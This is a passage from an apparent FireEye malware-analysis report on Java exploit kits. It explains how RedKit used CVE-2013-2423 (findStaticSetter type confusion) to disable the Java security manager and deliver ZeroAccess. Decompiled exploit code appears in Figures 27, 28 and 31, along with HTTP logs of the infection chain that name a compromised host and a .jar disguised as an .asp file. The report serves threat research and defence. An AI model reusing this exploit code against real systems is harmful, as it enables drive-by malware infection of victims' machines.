
The vulnerability stems from insufficient validation in the `findStaticSetter()` method. The method fails to validate whether a static field is

final, returning a `MethodHandle` of a setter method for a static final field. That lack of validation, in turn, permits malicious code to modify the static field to create type confusion and disable the Java security manager.

### Analysis

As shown in Figure 27, the `findStaticSetter` method is used to get the `MethodHandle`.

**Figure 26:** Contents of the weaponized .jar file exploiting CVE-2012-4681



**Figure 27:** Malware code exploiting CVE-2013-2423

```

public static MethodHandle FLao() throws NoSuchFieldException, IllegalAccessException {
    return MethodHandles.lookup().findStaticSetter(Double.class, "TYPE", Class.class);
}

public static MethodHandle Tipi() throws NoSuchFieldException, IllegalAccessException {
    return MethodHandles.lookup().findStaticSetter(Integer.class, "TYPE", Class.class);
}
  
```

As shown in Figure 28, this MethodHandle is then used to set value to NULL. That leads to disabling the Java security manager, allowing attackers to launch malicious activity.

### CVE-2013-2423 in the wild

RedKit is one professional exploit kit that exploits CVE-2013-2423. The example in Figure 29 demonstrates how attackers leverage the

vulnerability to deliver the ZeroAccess botnet Trojan onto the target machine. The infection chain is complex, involving multiple hosts for exploit and payload delivery. The .jar file is disguised as a Microsoft .asp file, and the .exe file is encoded, making detection trickier.

**Figure 28:**

Malware disabling the Java security manager

```
static void Diston() throws Throwable {
    MethodHandle mh1 = Jauti.FLao();
    MethodHandle mh2 = Jauti.Tipi();
    Field fld1 = Jauti.Als();
    Field fld2 = Jauti.Dals();
    Class classInt = Integer.TYPE;
    Class classDouble = Double.TYPE;
    mh1.invokeExact(Integer.TYPE);
    mh2.invokeExact((Class) null);
    OFpp u1 = new OFpp();
    ((OFpp) u1).field2 = System.class;
    Hlam u2 = new Hlam();
    fld2.set(u2, fld1.get(u1));
    mh1.invokeExact(classDouble);
    mh2.invokeExact(classInt);
    if (((SystemClass) ((Hlam) u2).field2).f29 != System.getSecurityManager()) {
        if (((SystemClass) ((Hlam) u2).field2).f30 == System.getSecurityManager())
            ((SystemClass) ((Hlam) u2).field2).f30 = null;
    } else
        ((SystemClass) ((Hlam) u2).field2).f29 = null;
    return;
}
```

**Figure 29:** Redkit infection chain with a malicious .jar file disguised as an .asp file

```
HTTP GET /transfer.php?http://kasiacleaningservice.com/blog/?p=5510&comment=348473 HTTP/1.1
HTTP GET /blog/?p=5510&comment=348473 HTTP/1.1
HTTP GET /favicon.ico HTTP/1.1
HTTP GET /blog/vlb.jnlp HTTP/1.1
HTTP GET /blog/k60.jnlp HTTP/1.1
HTTP GET /blog/contacts.asp HTTP/1.1
HTTP GET /download.asp?p=1 HTTP/1.1
HTTP GET /blog/4yo.jnlp HTTP/1.1
HTTP GET /blog/index.php HTTP/1.1
HTTP GET /blog/index.php HTTP/1.1
HTTP GET /blog/index.php HTTP/1.1
HTTP GET /blog/index.php HTTP/1.1
HTTP GET /blog/index.php HTTP/1.1
HTTP GET /app/geoip.js HTTP/1.0
HTTP GET /count.php?page=953000&style=LED_q6nbdigits=9 HTTP/1.1
```

Arrows in the original image point from the following lines to labels:

- From `HTTP GET /blog/contacts.asp HTTP/1.1` to **CVE-2013-2423**
- From `HTTP GET /app/geoip.js HTTP/1.0` to **Zero Access Malware**

As shown in Figure 30, the contacts.asp file shown in is actually the malicious .jar file containing the CVE- 2013-2423 exploit.

The decompiled .jar file, shown in Figure 31, reveals the findStaticSetter() call.


**Figure 30:** Malicious .jar file being downloaded as a .asp file

```
GET /blog/contacts.asp HTTP/1.1
accept-encoding: gzip
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.7.0_07
Host:
Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Mon, 17 Jun 2013 12:07:40 GMT
Server: Apache
X-Curl-Errno: 0
Content-Disposition: inline; filename=app.jar
Content-Length: 13055
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: application/java-archive

PK..
.....U(.B.....META-INF/...PK..
.....T(.B..V[.....META-INF/MANIFEST.MFManifest-Version: 1.0
```

**Figure 31:** Decompiled .jar file



```
contacts.asp.jar
└─ META-INF
   └─ Chipl
      └─ Inpwrt
         └─ Kachai
            └─ Sannaya
               └─ Search
                  └─ Search.class

Search.class
import java.applet.Applet;

public class Search extends Applet
{
    static String par = "";

    11 static String tfr = new String();
    30 static String xnl = new String();

    public void init()
    {
        try
        {
            15 par = getParameter("size");
            16 pickup();
            17 tfr = new String();
        } catch (Throwable ex) {
            19 Logger.getLogger(Search.class.getName()).log(Level.SEVERE, null, ex);
        }

        void pickup()
        throws Throwable
        {
            39 MethodHandle very1 = MethodHandles.lookup().findStaticSetter(Double.class, "TcocuPcocuE".replace("cocu", ""), Class.class);
            40 MethodHandle very2 = MethodHandles.lookup().findStaticSetter(Integer.class, "TcocuPcocuE".replace("cocu", ""), Class.class);
            41 Field fld1 = Class.forName("Search").getDeclaredField("fld1");
            42 Field fld2 = Class.forName("Search").getDeclaredField("fld2");

            45 very1.invokeExact(Integer.TYPE);
            46 very2.invokeExact(Class.class);

            48 this.tfr.indi = System.class;
```



## Conclusion

Java's popularity among developers and widespread usage in Web browsers all but guarantees continuing interest from threat actors seeking new lines of attack. Malware authors have advanced quickly—not just finding new vulnerabilities, but developing clever ways to exploit them.

Multiple payload downloads in a single attack session have grown common, maximizing the profit potential from crimeware. Using .jar files themselves to carry malware payloads (as seen in the Cool exploit kit example) allows attackers to bundle multiple payloads with one attack and bypass detection.

Motivated by profits, cyber attackers are bound to adopt more intelligent exploit kits that “know their victim.” That was the case in several recent attacks. These attacks used plugin-detection scripts and advanced exploit chains to evade discovery and compromise websites for drive-by malware downloads. Post-exploit, multi-stage malware downloads will continue to mushroom as more threat actors scramble for a piece of the crimeware pie.

The threat landscape is constantly evolving. As long as vulnerabilities exist—and we can bet they always will—count on more exploit kits to take advantage of them.

## About FireEye, Inc.

FireEye has invented a purpose-built, virtual machine-based security platform that provides real-time threat protection to enterprises and governments worldwide against the next generation of cyber attacks. These highly sophisticated cyber attacks easily circumvent traditional signature-based defenses, such as next-generation firewalls, IPS, anti-virus, and gateways. The FireEye Threat Prevention Platform provides real-time, dynamic threat protection without the use of signatures to protect an organization across the primary threat vectors and across the different stages of an attack life cycle. The core of the FireEye platform is a virtual execution engine, complemented by dynamic threat intelligence, to identify and block cyber attacks in real time. FireEye has over 1,500 customers across more than 40 countries, including over 100 of the Fortune 500.